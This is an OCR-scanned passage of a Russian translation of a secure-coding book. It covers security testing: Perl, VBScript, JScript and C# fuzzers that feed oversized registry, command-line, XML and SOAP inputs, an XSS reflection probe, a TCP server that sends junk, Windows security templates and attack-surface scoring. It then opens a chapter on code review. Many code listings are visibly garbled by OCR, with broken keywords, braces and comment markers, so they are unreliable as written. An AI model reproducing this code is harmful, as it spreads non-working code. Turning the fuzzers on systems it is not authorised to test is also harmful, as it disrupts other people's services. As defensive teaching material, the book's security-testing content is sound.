Примечание Другие инструменты, которые должны быть в вашем «ремкомплекте» — Holodeck и Canned Heat, созданные в Центре исследования разработки ПО (Center for Software Engineering Research) в Институте технологии Флориды (Florida Institute of Technology). Подробнее — на сайте *http://sefit.edu/project*.Также обязательно прочитайте книгу Джеймса Уайттекера (James A. Whittaker) «How to Break Software: A Practical Guide to Testing» (Как взламывать код: практическое руководство по тестированию) (см. библиографический список).

Тестирование приложений, использующих данные реестра

Такие приложения легко тестировать, если прибегнуть к Perl-модулю *Win32::Registry*. И на этот раз программа получилась короткой и простой. Она присваивает строковому параметру значение, состоящее из 1000 букв «А», после чего запускает приложение, которое считывает его.

```
use Win32::Registry;
my $reg;
$::HKEY_LOCAL_MACHINE->Create("SOFTWARE\\AdvWorks\\1.0\\Config",$reg)
   or die "$^E";

my $type = 1; tt string
my $value = 'A' x 1000;

$reg->SetValueEx("SomeData","",$type,$value);
$reg->Close();

'process.exe';
```

На VBScript это выглядит так:

```
Set oShell = WScript.CreateObject("WScript.Shell")
strReg = "HKEY_LOCAL_MACHINE\SOFTWARE\AdvWorks\1.0\Config\NumericData"
oShell.RegWrite strReg, 32000, "REG_DWORD"

' Выполнить process.exe, 1 означает в активном окне,
' True означает: ожидать завершения приложения.
iRet = oShell.Run("process.exe", 1, True)
WScript.Echo "process.exe returned " & iRet
```

Не забывайте очищать системный реестр между тестами. Если вы не знаете, к каким параметрам реестра обращается приложение, то воспользуйтесь утилитой RegMon (*http://www.sysinternals.com*).

Внимание! В принципе, можно не особо тестировать защищенные объекты — в том числе файлы или реестр на томах NTFS, — если ACL на этих объектах разрешают доступ только администраторам. Это еще один аргумент в пользу качественных списков ACL: они сокращают число тестовых сценариев. Тем не менее в общем случае, даже если информация доступна для перезаписи только администраторам, лучше, когда, «объевшись» подложными данными, приложение «падает» корректно.

Тестирование параметров командной строки

Знакомство с предыдущими двумя примерами на Perl позволит вам легко догадаться, как тестировать приложения командной строки. Просто создайте длинную строку и передайте ее в приложение, присоединив с помощью одинарных кавычек.

```
my $arg= 'A' x 1000;
'process.exe -p $args';
$? >>= 8;
print "process.exe возвратил $?";
```

Естественно, вам придется протестировать все параметры с ошибочными данными. И в каждом случае обязательно проверять возвращаемое значение программы, содержащееся в переменной *$?*, чтобы узнать не «упало» ли приложение. Обратите внимание, что в действительности из процесса возвращается значение — *$?>>8*, а не исходное *$?*.

Следующий пример (см. папку *Secureco2\Chapter19*)подставляет все параметры в произвольном порядке, но не без некоторой интеллектуальности в том смысле, что различает типы параметров. Подумайте, может этот код пригодится вам для тестирования приложений командной строки, тогда вам придется добавить новые типы параметров и тестовые сценарии для функций обработки.

```
# ExerciseArgs.pl

It Подставьте свои значения,
ту $exe = "process.exe";
ту $iterations = 100;

# Возможные типы параметров.
my $NUMERIC = 0;
ТУ $ALPHANUM = 1;
ту $PATH = 2;

# Коды всех параметров и типов:
К /р - путь, /i - числовое и /п буквенно-цифровое.
my %opts = (
   p => $PATH,
   i => $NUMERIC,
   n => $ALPHANUM);

# Выполняем тесты.
for (my $i = 0; $i < $iterations; $i++) {
   print "Iteration $i";

   # Сколько возьмем аргументов?
   my $numargs = "I + int rand scalar Xopts;
   print " ($numargs args) ";

   в Строим массив параметров.
   my @opts2 = ();
   foreach (keys Xopts) {
      push §opts2, $_;
   !

   ff Строим строку аргументов.
   my $args = "";
   for (my $j = 0; $j < $numargs; $j++) {
      my $whicharg = @opts2[int rand scalar @opts2];
      my $type = $opts{$whicharg};

      my $arg = "";
```

```
        $arg = getTestNumeric() if $type == $NUMERIC;
        $arg = getTestAlphaNum() if $type == $ALPHANUM;
        $arg = getTestPath() if $type == $PATH;

        ft Формат аргумента: /<имя>:<аргумент>
        tt примеры: /n:test и /п:42
        $args = $args . " /" . $whicharg . ":$arg";
    }

    tt Вызываем приложение с аргументами.
    '$exe $args';
    $? >>= 8;

    printf "$exe возвратил $?\n";
}

Я Функции обработки

# Возвратить числовой результат теста;
# 10% случаев результат нулевой.
# В остальных случаях это значение из диапазона -32000 - 32000.
sub getTestNumeric {
    return rand > .9
            ? 0
            : (int rand 32000) - (int rand 32000);
}

tt Вернуть строку произвольной длины,
sub getTestAlphaNum {
    return 'A' x rand 32000;
\

Я Возвратить путь с именами многих каталогов разной длины.
sub getTestPath {
    my $path="c:\\";
    for (my $i = 0; $i < rand 10; $i++) {
        my $seg = 'a' x rand 24;
        $path = $path . $seg . "\\";
    }

    return $path;
}
```

В Windows переполнение буфера из-за параметра командной строки редко порождает серьезную дыру в защите, потому что приложение выполняется в контексте пользователя. Но подобное переполнение должно рассматриваться как изъян в качестве кода. В UNIX и Linux переполнения буфера командной строки представляют серьезную опасность, потому пользователь root может сконфигурировать приложения на исполнение в контексте с более высокими привилегиями, чем базовые, для чего обычно устанавливается флаг SUID (set user ID). Таким образом

переполнение буфера в приложении, настроенном для исполнения в контексте root, станет катастрофой даже при запуске благонадежным пользователем. Подобная брешь была обнаружена в операционных системах Solaris 2.5, 2.6, 7 и 8, созданных корпорацией Sun Microsystems. Устанавливаемый как setuid root инструмент \Vhodo оказался уязвим по отношению к переполнению буфера, что позволяло взломщику получить привилегии root на компьютерах Sun (*http://www.securityfocus.com/bid/2935*).

Тестирование полезных данных XML

По мере того как данные, переносимые протоколом XML, становятся все более важными, растет значимость полного тестирования полезных данных XML. Следуя рекомендациям рис. 19-1, можно тестировать полезные данные XML, создавая разные тэги — слишком длинные, слишком короткие или состоящие из недействительных символов. Также поэкспериментируйте с объемом полезных данных XML: увеличьте его или сведите практически к нулю. Наконец, уделите внимание самим данным.

«Опасные» полезные данные моделируются с помощью Perl-модулей, классов .NET Framework или модели Microsoft XML DOM (XML Document Object Model). Следующий пример (см. папку *Secureco2\Chapter19*) строит простые полезные данные XML средствами JScript и HTML. Я использовал HTML, потому что код тестирования проще всего создать на основе XML-шаблона.

```
<!-- BuildXML.html -->
<XML ID="template">
   <user>
      <name/>
      <title/>
      <age/>
   </user>
</XML>

<SCRIPT>
   // Создаем длинные строки,
   // которые будут использоваться в остальной части
   // тестировочного приложения.
   function createBigString(str, len) {
      var str2 = new String();
      for (vari = 0; i < len; i++)
         str2 += str;

      return str2;
   }

   var user = template.XMLDocument.documentElement;

   user.childNodes.item(0).text = createBigString("A", 256);
   user.childNodes.item(1).text = createBigString("B", 128);
   user.childNodes.item(2).text = Math.round(Math.random() * 1000);
```

```
    var oFS = new ActiveXObject("Scripting.FileSystemObject");
    var oFile = oFS.CreateTextFile("c:\\temp\\user.xml");
    oFile.WriteLine(user.xml);
    oFile.Close();
</SCRIPT>
```

Изучив созданный XML-файл, вы обнаружите, что имя и название должности представляют собой очень длинные строки, а возраст — случайное число. Вы можете создать очень большие XML-файлы, содержащие тысячи объектов.

Если в процессе тестирования потребуется направить XML-файл в Web-сервис, советую воспользоваться объектом *XMLHTTP,* Вместо того чтобы сохранять XV L-данные в файл, отправьте их в Web-сервис таким образом:

```
var oHTTP = new ActiveXObject("Microsoft.XMLHTTP");
oHTTP.Open("POST", "http://localhost/ PostData.htm", false);
oHTTP.send(user.XMLDocument);
```

Создавать полезные данные XML средствами .NET Framework очень просто. Следующая программа на C# создает большой XML-файл подложных данных. Имейте в виду, что реализацию функций *getBogusISBN* и *getBogusDate* я оставляю вам в качестве упражнения!

```
static void Main(string[] args) {
    string file = @"c:\1.xml";
    XmlTextWriter x = new XmlTextWriter(file, Encoding.ASCII);
    Build(ref x);

    // Выполняем какие-то операции с XML-файлом.
}

static void Build(ref XmlTextWriter x) {
    x.Indentation = 2;
    x.Formatting = Formatting.Indented;

    x.WriteStartDocument(true);
    x.WriteStartElement("books", "");
    for (int i = 0; i < new Random.Next(1000); i++) {
        string s = new String('a', new Random().Next(10000));

        x.WriteStartElement("book", "");
        x.WriteAttributeString("isbn", getBogusISBN());
        x.WriteElementString("title", "", s);
        x.WriteElementString("pubdate", "", getBogusDate());
        x.WriteElementString("pages", "", s);
        x.WriteEndElement();
    \
    x.WriteEndElementO;
    x.WriteEndDocument();

    x.CloseC);
}
```

Некоторые специалисты считают, что XML приведет к появлению нового поколения опасностей для защиты, особенно если XML будет содержать сценарии, Я думаю, что об этом пока рано судить, но вы уж позаботьтесь, чтобы ваши приложения на основе XML были качественно написаны и безопасны — так, на всякий случай! Один из взглядов на эту проблему изложен на странице *http://wunu.computerworld.com/rckey2 59/story/0,1199,NAV63_STO6 979,00 html.*

Тестирование SOAP-сервисов

По существу, SOAP-сервис тестируется по тем же принципам, что XML и HTTP, ведь SOAP это не что иное, как XML поверх HTTP! Следующий пример на Peri (в папке *Secureco2\Chapter19*)демонстрирует, как создавать «вредные» SOAP-запросы для атаки на ничего не подозревающий SOAP-сервис.

Примечание SOAP может передаваться и по другим транспортным протоколам, в том числе поверх SMTP и через очереди сообщений, но HTTP применяется в подавляющем большинстве случаев.

```
# TestSoap.pl
use HTTP::Request::Common qw(POST);

use LWP::UserAgent;
ray $ua = LWP::UserAgent->new();
$ua->agent("SOAPWhack/1.0");

my $url = 'http://localhost/MySOAPHandler.dll';
my $iterations = 10;

# Используется в coinToss
my $HEADS = 0;
my $TAILS = 1;

open LOGFILE, ">>SOAPWhack.log" or die $!;

tt Некоторые операции SOAP -
# не забудьте добавить свои операции и, конечно же, "мусор"!
my @soapActions=('','junk','foo.sdl');

for (my $i = 1; $i <= $iterations; $i++) {
   print "SOAPWhack: $i of $iterations\r";

   tf Выбираем случайную операция.
   ту $soapAction = $soapActtons[int rand scalar @soapActions];
   $soapAction = 'S' x int rand 256 if $soapAction eq 'junk';

   my $soapNamespace = "http://schemas.xmlsoap.org/soap/envelope/";
   my $schemaInstance = "http://www.w3.org/2001/XMLSchema-instance";
   my $xsd = "http://www.w3.org/XMLSchema";
   my $soapEncoding = "http://schemas.xmlsoap.org/soap/encoding/";
```

```
    my $spaces = coinToss() == $HEADS ? ' ' : ' ' x int rand 16384;
    my $crlf = coinToss() == $HEADS ? '\n' : '\n' x int rand 256;

    # Выполняем SOAP-запрос.
    my $soapRequest = POST $url;
    $soapRequest- >push_header("SOAPAction" => $soapAction);
    $soapRequest->content_type('text/xml');
    $soapRequest->content("<soap:Envelope " . $spaces .
              " xmlns:soap=\"" . $soapNamespace .
              "\" xmlns:xsi=\"" . $schemaInstance .
              "\" xmlns:xsd=\"" . $xsd .
              "\" xmlns:soapenc=\"" . $soapEncoding .
              "\"><soap:Body>" . $crlf .
              "</soap:Body></soap:Envelope>");

    Я Выполняем запрос,
    ray SsoapResponse = $ua->request($soapRequest);

    # Сохраняем в журнале информацию о результатах.
    print LOGFILE "[SOAP Request]";
    print LOGFILE $soapRequest->as_string . "\n";

    print LOGFILE "[WSDL response]";
    print LOGFILE $soapResponse->status_line . " ";
    print LOGFILE $soapResponse->as_string . "\n";

}

close LOGFILE;

sub coinToss {
    return rand 10 > 5 ? $HEADS : $TAILS;
\
```

Не забудьте применить различные методы мутации, описанные ранее в этой главе,

Наконец, для создания многопоточных инструментов тестирования вы вправе задействовать класс *SoapHttpClientProtoco* каркаса .NET Framework.

Тестирование на предмет атак с использованием кросс-сайтовых сценариев и внедрения кода сценариев

В главе 13 мы обсудили атаки с применением кросс-сайтовых сценариев (cross-site scripting, XSS) и опасности принятия данных, вводимых пользователем. А сейчас вы узнаете, как проверить уязвимость вашего Web-приложения для атак с применением сценариев. Методы, о которых сейчас пойдет речь, не охватывают все виды подобных атак, поэтому при создании тестовых сценариев рекомендую обратиться к главе 13 за сведениями о других видах атак. Сложность тестирования на предмет наличия XSS-брешей отличается для разных их типов: одни тестировать проще, другие — сложнее.

Примечание Прекрасный источник информации о XSS-дефектах приложений — сайт *http://www.owasp.org.*

Если вы поняли, что причина XSS — в отображении вводимой пользователем информации, — то быстро поймете, как их тестировать: «скармливать» Web-приложению строки ввода. Прежде всего выявите все точки ввода в Web-приложение — поля, заголовки (включая cookie-файлы) и строки запросов. Затем заполните все входные строки константами и отправьте запрос на сервер. Наконец, проверьте HTTP-ответ, не возвращена ли строка пользователю. Если она отображается на экране в неизменном виде, высока вероятность, что приложение уязвимо для XSS-атак и нуждается в коррекции. Способы лечения подобных «болезней* описаны в главе 13 Заметьте: положительный результат подобной проверки не обязательно означает, что приложение уязвимо для XSS-атак, а лишь то, что необходим более глубокий анализ. Также, если во входной строке есть специальные символы, например *<>&gt,* а в ответной строке их нет, следовательно, Web-страница выполняет определенную XSS-фильтрацию. Теперь можете приступать к проверке наличия ошибок в коде обработки.

Совет Иногда приходится добавлять во входные данные один или несколько переводов каретки или строки [метасимволы (Cpm)] — некоторые Web-сайты анализируют только первую строку входной информации,

Следующий сценарий на Perl создает входные данные для формы и ищет возвращенный текст. Если выходные данные содержат введенный текст, страницу придется исследовать более пристально, так как весьма вероятно, что она уязвима для XSS. Сценарий выполняет еще одну операцию: проверяет, выполняется ли какая-либо XSS-обработка на сервере. Имейте в виду, что этот код не обнаружит все бреши. XSS-дыра может не проявиться в результирующей странице, а лишь на одной из следующих. Поэтому тестировать приложение придется особо тщательно.

```
# CSSInject.pl
use HTTP::Request::Common qw(POST GET);
use LWP::UserAgent;

my $url = "http://127.0.0.1/test.asp";
my $css = "xyzzy";
$_ = buildAndSendRequest($url,$css);

# Если внедренный код обнаруживается в отклике, возможны проблемы.
if (index(lc $_, 1c $css) != -1) {
    print "Possible XSS issue in $url\n";

    ft Копаем глубже
    my $css = "<>&gt;";
    $_ = buildAndSendRequest($url,$css);
    if (index(lc $_, lc $css) != -1) {
        print "Похоже, никакой XSS-обработки не выполняется в $url\n";
    } else {
```

```
        print "Похоже, какая-то XSS-обработка поддерживается в $url\n";
    }
}

sub buildAndSendRequest {
    my ($url, $css) = @_;

    ff Создаем строку клиента.
    my $ua = LWP::UserAgent->new();

    fl Конструируем запрос.
    $ua->agent("CSSInject/v1.42 WindowsXP");
    my $req = POST $url, [Name => $css,
                          Address => $css,
                          Zip => $css];
    my $res = $ua->request($req);
    return $res->as_string;
i
```

Текст этого примера есть в папке *Secureco2\Chapter19*.

Примечание Некоторые бреши из тех, что упомянуты в статье «Malicious HTML Tags Embedded in Client Web Requests» (Опасные HTML-тэги, внедренные в клиентские Web-запросы) на странице *http://www.cert.org/advisories/CA-2000-02.html*, удалось бы обнаружить подобным тестировочным кодом.

Тестирование клиентов с применением подставных серверов

До сих пор я основное внимание уделял сценариям атак на сервер. Не менее важно выполнять нагрузочное тестирование клиентских приложений подставными серверами. Первый способ — создать специальную тестовую версию сервиса, которая отправляет пользователю недействительные данные. Только не шлите эту версию своим клиентам! Второй способ — создать особые серверные приложения, которые отвечают на запросы пользователей особо изобретательно и злонамеренно. Самый простой случай: принимая запросы от пользователей, сервер в ответ отправляет откровенный «мусор». Далее приводится пример сервера (см. - папку *Secureco2\Chapter19*), принимающего любые запросы на порт 80 от любых пользователей, и отправляющий в ответ случайные наборы байт. Приложив немного стараний, вы сможете заставить сервер отвечать неверными, но тем не менее очень похожими на корректные данными.

```
ft TCPJunkServer.pl

use IO::Socket;

my $port = 80;
my $server = IO::Socket::INET->new(LocalPort => $port,
                                   Type => SOCK_STREAM,
```

```
                                Reuse => 1,
                                Listen => 100)
   or die "Не удается открыть порт $port: $@\n";

while ($client= $server->accept()) {

   my $peerip = $client->peerhost();
   my $peerport = $client->peerport();

   my $size = tnt rand 16384;
   my @chars = ('A'..'Z', 'a'..'z', 0..9,
      qw( I @ tf $  X ^ & * - + = ));
   my $junk = join ("", @chars[ map{rand @chars } (1 . . $size)]);

   print "Подключение с $peerip:$peerport, ";
   print "отправка $size байт мусорных данных.\n";

   $client->send($junk);
}

close($server);
```

Разрешено ли пользователю видеть и/или изменять данные

Полезно протестировать приложение на предмет доступа к данным и риска раскрытия информации. Сможет ли взломщик изменить или просмотреть данные. защищаемые приложением? Например, если интерфейс доступен только администратору, то все остальные пользовательские учетные записи при попытке доступа получат ошибку Самый простой способ выяснить, так ли это, — создать сценарий, аналогичный предыдущим, но запросы должны быть корректными. Никаких подложных или некорректных данных! Далее следует войти *обязательно* под учетной записью обычного пользователя (не администратора) или открыть дополнительную консоль входа в систему командой *RunAs* и войти как пользователь. а затем попытаться из сценариев получить доступ к интерфейсам или данным. Получение ошибки доступа свидетельствует о том, что интерфейс ведет себя как надо,

К сожалению, многие тестировщики не выполняют подобное тестирование под учетной записью обычных пользователей, а только под административной. В последнем случае тестируемые функции не сбоят из-за ограничений безопасности. Но ведь вся суть тестирования защиты именно в этом: убедиться, что доступ рядовому пользователю надежно закрыт!

Все ошибки, перечисленные в статьях «Available for 'Registry Permissions' Vulnerability» (*http://www.microsoft.com/technet/security/bulletin/MS00-095.asp*) и «Offload-ModExpo Registry Permissions Vulnerability» (*http://www.microsoft.com/technet/security/bulletin/MS00-024.asp*) удалось бы обнаружить, если бы тестировщики применяли только что описанные методы,

Тестирование с шаблонами безопасности

Windows 2000 и последующие ОС поставляются с готовыми шаблонами безопасности, в которых определены рекомендуемые конфигурации политики блокировки компьютера. Они более безопасны, чем параметры по умолчанию. Во многих компаниях эти политики устанавливают из соображений экономии средств и времени на поддержку пользовательских компьютеров; пользователям запрещается конфигурировать большинство компонентов системы. Часто, ковыряясь в своей системе, новички выводят свои компьютеры из строя, а восстановление конфигурации отнимает массу времени у отдела поддержки,

Внимание! Если приложение поддерживает разные параметры безопасности, следует протестировать все их комбинации.

У шаблонов есть недостаток: некоторые приложения отказываются правильно работать, если параметры безопасности отличаются от значений по умолчанию. Поскольку очень многие клиенты устанавливают политики, вы, как тестировщик, должны проверить все конфигурации и выяснить, при каких приложение работает.

В табл. 19-5 перечислены шаблоны, поставляемые в составе Windows 2000 и последующих ОС.

Таблица 19-5. Шаблоны безопасности в Windows 2000

Шаблон	Описание
compatws	Шаблон применяет разрешения по умолчанию к группе Users (Пользователи), что обеспечивает корректную работу большинства унаследованных приложений. Предполагается, что выполнена установка ОС «с нуля» и списков ACL реестра на разделе NTFS. Шаблон ослабляет списки ACL для члено>; группы Users и удаляет записи, соответствующие группе Power Users (Опытные пользователи)
hisecdc	Шаблон предполагает, что выполнена установка ОС «с нуля» и списков ACL реестра на разделе NTFS. Он содержит параметры *securedc* (см. ниже) с присущими только Windows 2000 расширениями. Удаляет всех пользователей из группы Power Users (Опытные пользователи)
hisecws	Шаблон предлагает повышенную безопасность по сравнению с *securews*. Ограничивает разрешения в ACL для групп Power User и Terminal Server Users (Пользователи сервера терминалов) и удаляет всех пользователей из группы Power Users (Опытные пользователи)
rootsec	Шаблон применяет безопасные списки ACL от корня раздела начальной загрузки и вниз по иерархии
securedc	Шаблон предполагает, что выполнена установка ОС «с нуля», а затем устанавливает надежные списки ACL реестра и в NTFS
securews	Шаблон предполагает, что выполнена установка ОС «с нуля», а затем устанавливает надежные списки ACL в реестре и NTFS. Удаляет всех пользователей из группы Power Users (Опытные пользователи)
шаблон по умолчанию	Шаблон содержит параметры по умолчанию, определяемые при установке ОС

Как минимум, следует сконфигурировать один или больше тестовых компьютеров с шаблоном *securews*, если это клиентское приложение, и с шаблоном *securedc*, если серверное. Политика на локальном тестовом компьютере определяется в командной строке командой:

```
secedit /configure /cfg securews.inf /db securews.sdb /overwrite
```

Применив шаблон, подвергните приложение всему набору функциональных тестов, чтобы проверить, не «падает» ли оно в новых условиях. Если да, то обратитесь к инструкциям в главе 7, зарегистрируйте ошибку и позаботьтесь об исправлении недостатка.

Примечание Учтите, что компьютер с установленной политикой *hisecdc* или *hisecws* может поддерживать связь только с машинами, на которых также определена *hisecdc* или *bisecws*. Эти шаблоны требуют подписи SMB-пакетов (Server Message Block). Если другой компьютер не поддерживает подписание SMB, весь SMB-трафик отвергается.

Обнаружением ошибки работа не заканчивается!

Допустим, тестирование обнаружило дефект. Значит ли это, что можно поздравить себя с качественно проделанной работой и перейти к другим тест-планам? Нет. Необходимо поискать другие разновидности обнаруженной ошибки. Иногда это дает прекрасные результаты. Вот простой пример. Приложение принимает текстовые IP-адреса (вида 172.100.84.22), и тестирование показало переполнение буфера, если первый октет представляет собой не номер, а длинную строку (вида aaaaaaaaaaaaaaaaaaaa.100.84.22). При таком дефекте высока вероятность, что аналогично ведут себя и другие октеты. Следовательно, вы должны изменить тестовый КОД, чтобы ВВОДИЛИСЬ строки:

```
aaaaaaaaaaaaaaaaaaaa.100.84.22
172.aaaaaaaaaaaaaaaaaaaa.84.22
172.100.aaaaaaaaaaaaaaaaaaaa.22
172.100.84.aaaaaaaaaaaaaaaaaaaa
```

Вот какова последовательность подобного анализа.

1. **Локализуйте атаку.** Какие из приводящих к ошибке обстоятельств можно безболезненно удалить из тест-плана? Избавьтесь от них и создайте «сухой» exploit. В предыдущем примере IP-адрес способен входить в другую структуру данных, которая никак не связана с возникновением ошибки. Причина только в IP-адресе.
2. **Выделите основные переменные exploit-программы.** Выясните, какие из них могут изменяться, создавая новые разновидности атаки. Обычно это несложно. В нашем примере это четыре октета IP-адреса.
3. **Определите возможные значимые отличительные значения.** Трудно выделить значения, которые действительно значимы и являются причиной уязвимости. Важные значения переменных, используемые в exploit, обычно редко применяются и недостаточно детально задокументированы. Не бойтесь

потратить время на выявление всех важных значений переменных. В идеале следует предусмотреть анализ существующей документации и исходного кода, а также собеседование с разработчиками,

Нет ни одной пары дефектов, у которых наборы эксплуатируемых переменных и их значения в точности совпадают. Однако у многих exploit-программ часть переменных обычно совпадает, а это означает, что наборы их значений удастся сохранить и повторно использовать для других тестов. В предыдущем примере оказалось, что любая длинная строка в октете вызывает отказ. Для определения действительных и недействительные типов переменных обратитесь к рис. 19-1.

4. **Проверьте все комбинации переменных и их значений.** После тщательного определения всех переменных и значений вы получите все, что необходимо для создания тех вариантов тестов, которые пока не охвачены существующими сценариями тестирования, Это усложняет тестировочный код, но любой код — даже для поверхностного тестирования — должен быть высококачественным. Об этом сейчас и поговорим.

Тестировочный код должен быть высококачественным

Меня тошнит от одних и тех же комментариев типа: «Фу, да ведь это всего лишь тестировочный код». Плохой тест равноценен отсутствию тестирования, или хуже того — он создает ложную и опасную иллюзию отсутствия у продукта недостатков. Мне вспоминается один дефект, который остался в продукте из-за того, ч го при выполнении сценария тестирования приложение тихо «умирало» из-за ошибки в подсистеме безопасности. При каждом прогоне приложение «падало», но тестировочному коду не удавалось перехватить исключение, инициированное приложением, и он продолжал проверку как ни в чем не бывало,

Тестировочный код следует писать так же качественно, как и сам продукт, чтобы не краснеть перед клиентом. А ведь очень часто тестировочный код передают сторонним разработчикам, которые создают расширения к вашему приложению, командам разработчиков и сотрудникам партнерских фирм, которые будут заниматься обновлением и сопровождением текущей версии, и др.

Сквозное тестирование решения

Когда речь идет о создании безопасных распределенных приложений, ни одну технологию или функцию нельзя рассматривать в отрыве от остальных частей, ведь решение — это сумма его составляющих. Даже самый детальный и тщательно продуманный проект небезопасен, если хотя бы одна его часть слаба. Как тестировщик, вы должны последовательно находить слабые звенья и добиваться их укрепления или устранения.

Совет Имейте в виду, что иногда собранные вместе несколько сравнительно безопасных компонентов становятся опасными!

Определение «поверхности поражения»

Люди любят числа, особенно когда это оценки. Кажется, мы находим утешение в цифрах сравнения. Я уже потерял счет, сколько раз меня спрашивали; «Насколько продукт А безопаснее, чем В?» К сожалению, ответить практически невозможно, да мы и пытаться не станем. А поговорим о том, как определить, сколько компонентов приложения уязвимы для атак. Процедура проста.

1. Определите основные векторы атаки,
2. Определите модули этих векторов,
3. Сосчитайте число векторов с ненулевыми модулями в продукте.

В результате вычисляется так называемый *относительный индекс поверхности поражения* (relative attack surface quotient, RASQ). Давайте детальнее познакомимся с этим.

Определите основные векторы атаки

Обычно существует несколько «каналов» атаки на приложение. Например, все операционные системы атакуют через сокеты, Windows-системы — через слабые списки ACL, Linux и UNIX-сервера — с применением setuid-приложений, исполняемых под учетной записью root, а серверы базы данных — через хранимые процедуры. Попробуйте определить, как взломщики станут атаковать ваши приложения. Эта информация — как вы уже догадались — должна поступать из моделей опасностей!

Определите модули векторов атаки

Далее определите, насколько серьезны возможные последствия атаки по различным векторам. Например, сокеты относятся к самым уязвимым компонентам ОС и практически всегда подвергаются нападению, а вот «слабые» списки ACL атакуют реже, да и последствия успешной атаки редко бывают катастрофическими. Модуль вектора показывает степень опасности атаки.

Определите число векторов с модулями

Наконец, необходимо сосчитать векторы атаки в приложении и указать их модули, чтобы получить значение RASQ. В качестве примера приведу анализ ОС Windows (табл. 19-6).

Таблица 19-6. Векторы атаки в Windows

Вектор	Модуль	Вектор	Модуль
Открытые сокеты	1,0	Активные ISAPI-фильтры	1,0
Открытые конечные точки RPC	0,9	Динамические Web-страницы	0,6
Открытые именованные каналы	0,8	Виртуальные каталоги с исполняемыми файлами	1,0
Службы	0,1	Активные учетные записи	0,1
Службы, включенные по умолчанию	0,8	Активные учетные записи в группе администраторов	0,9

Таблица 19-6. *(окончание)*

Вектор	Модуль	Вектор	Модуль
Службы, работающие в контексте SYSTEM	0,9	Нулевые сеансы с каналами и общими ресурсами	0,9
Активные Web-обработчики	1,0	Разрешенная гостевая учетная запись (Guest)	0,9
Слабые списки ACL в файловой системе	0,7	Слабые списки ACL в реестре	0,4
Слабые списки ACL общих ресурсов	0,9		

Результат сравнения различных версий Windows по этому методу показан на рис. 19-4.




Рис. 19-4. *Сравнение относительной «поверхности поражения» различных версий Windows*

Вы должны знать, что этот метод не годится для сравнения различных типов ОС, потому что каждая атакуется по-разному и модули векторов отличаются (но вполне годится для сравнения похожих ОС). Скажем, сравнивать Linux и OS/400 бессмысленно.

Как тестировщик вы можете таким образом выяснить, сократилось ли число точек нападения по сравнению с предыдущей версией. Полезно и разумно применять RASQ: уменьшение этого индекса от версии к версии свидетельствует об улучшении программного продукта. Разработчики вправе добавить массу новых функций, но только при условии одновременного сокращения RASQ, скажем, на 5%.

Наконец, это метод несколько напоминает *балльную функциональную оценку* (function point analysis) защиты. Он не без недостатков и ничего не говорит о качестве кода, однако в любом случае полезен,

Резюме


Из этой главы вы узнали о роли тестировщика защиты и о его основной задаче. Она заключается не в доказательстве нормальной работы функций, а в том, чтобы заставить их делать то, что не предусмотрено разработчиками. Модель опасностей применяется для определения компонентов приложения, которые следует тестировать, а также помогает выяснить, как атаковать компоненты приложения; используйте классификацию STRIDE в процессе тестирования защиты от той или иной атаки.

Мутация данных — исключительно полезный способ спровоцировать сбой приложения. Стоит создать программы мутации данных и применять их для моделирования атак на интерфейсы приложения.

Наконец, уровень уязвимости приложения для атаки определяется путем оценки «поверхности поражения». Позаботьтесь о том, чтоб подобная оценка стала полноправной частью процесса разработки — это позволит легко контролировать насколько безопаснее становится приложение от версии к версии.

ГЛАВА

20



Анализ безопасности кода

На первый взгляд кажется, что анализ безопасности кода сродни ординарному анализу, в ходе которого выявляются обычные ошибки, вроде забытого освобождения распределенной памяти или разыменования плохого указателя. Однако при анализе защиты ошибкам некоторых типов следует уделять особое внимание. Надежный код, как правило, достаточно безопасен, естественно, при условии отсутствия ошибок на более высоком уровне — в проекте приложения. (Например, абсолютно корректная реализация telnet пересылает имя пользователя и пароль открытым текстом.) Аккуратные, дотошные программисты, как правило, допускают очень мало ошибок. Самые ответственные программисты понимают, что полностью избежать ошибок невозможно и поэтому настаивают на доскональной проверке своего кода. Доказано, что хороший эксперт способен выявить большую часть ошибок реализации во вверенном ему фрагменте кода.

Еще лучше, если процесс анализа кода формализован. Джек Ганссл (Jack Ganssle) в своей статье «A Guide to Code Inspections» (Руководство по проверке кода) (*http://www.ganssle.com/Inspections.pdf*) описывает, как организовать формальный процесс анализа кода. Хотя в статье акцент сделан на встроенные системы, ошибки в которых гораздо труднее устранять, основные идеи небезынтересны. Стоит подумать о применении этого подхода к наиболее рискованным компонентам — сетевым интерфейсам или программам, работающим в контексте высокопривилегированной учетной записи. Если вам кажется, что доскональная проверка кода потребует уйму времени, то знайте: согласно исследованиям, устранение ошибки на этом этапе экономит 9 часов, которые ушли бы на тестирование, отладку и внесение исправлений в код. Анализ кода в 20-30 раз эффективнее для обнаружения ошибок, чем обычное тестирование,

Так что же представляет собой формальный процесс анализа кода? Кроме эксперта (reviewer) требуются еще четверо: координатор (moderator), читатель (reader), регистратор (recorder) и автор (author). Координатор управляет работой

